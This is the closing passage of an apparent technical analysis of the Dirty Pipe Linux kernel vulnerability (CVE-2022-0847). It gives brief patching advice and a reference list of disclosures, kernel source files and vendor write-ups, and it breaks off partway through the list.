To resolve the vulnerability, it is only necessary to add a single line of code to initialize the flag value in the pipe structure used in the kernel. Therefore, if you are using a vulnerable version of the kernel, we recommend applying the patch or updating to the kernel with the patch applied.

REFERENCES

[1] The Dirty Pipe Vulnerability, Max Kellermann, https://dirtypipe.cm4all.com/

[2] CVE-2022-0847 Patch note, linux-kernel.vger.kernel.org archive mirror, https://lore.kernel.org/lkml/20220221100313.1504449-1-max.kellermann@ionos.com/

[3] CVE-2022-0847, AKB, https://attackerkb.com/topics/UwW7SVPaPv/cve-2022-0847/rapid7-analysis?referrer=blog

[4] pipe() System call, Kadam Patel, https://www.geeksforgeeks.org/pipe-system-call/

[5] C Program to Demonstrate fork() and pipe(), Kartik Ahuja, https://www.geeksforgeeks.org/c-program-demonstrate-fork-and-pipe/

[6] Linux kernel version 5.8, /include/linux/pipe_fs_i.h, bootlin, https://elixir.bootlin.com/linux/v5.8/source/include/linux/pipe_fs_i.h

[7] Linux kernel version 5.4.247, /include/linux/pipe_fs_i.h, bootlin, https://elixir.bootlin.com/linux/v5.4.247/source/include/linux/pipe_fs_i.h

[8] Linux kernel version 5.16.11, /include/linux/pipe_fs_i.h, bootlin, https://elixir.bootlin.com/linux/v5.16.11/source/include/linux/pipe_fs_i.h

[9] Linux kernel version 5.8, /fs/pipe.c, bootlin, https://elixir.bootlin.com/linux/v5.8/source/fs/pipe.c

[10] Linux kernel version 5.4.247, /fs/pipe.c, bootlin, https://elixir.bootlin.com/linux/v5.4.247/source/fs/pipe.c

[11] Linux kernel version 5.16.11, /fs/pipe.c, bootlin, https://elixir.bootlin.com/linux/v5.16.11/source/fs/pipe.c

[12] Linux kernel version 5.8, /fs/splice.c, bootlin, https://elixir.bootlin.com/linux/v5.8/source/fs/splice.c

[13] Linux kernel version 5.4.247, /fs/splice.c, bootlin, https://elixir.bootlin.com/linux/v5.4.247/source/fs/splice.c

[14] Linux kernel version 5.16.11, /fs/splice.c, bootlin, https://elixir.bootlin.com/linux/v5.16.11/source/fs/splice.c

[15] Linux Filesystems API Chapter 8. pipes API, https://archive.kernel.org/oldlinux/htmldocs/filesystems/index.html

[16] How DirtyPipe Linux Exploit Works and How to Respond, Uptycs Threat Research , https://www.uptycs.com/blog/dirtypipe-linux-exploit

[17] The Dirty pipe vulnerability: Overview, detection, and remediation, Security Labs, https://securitylabs.datadoghq.com/articles/dirty-pipe-vulnerability-overview-and-remediation/

[18]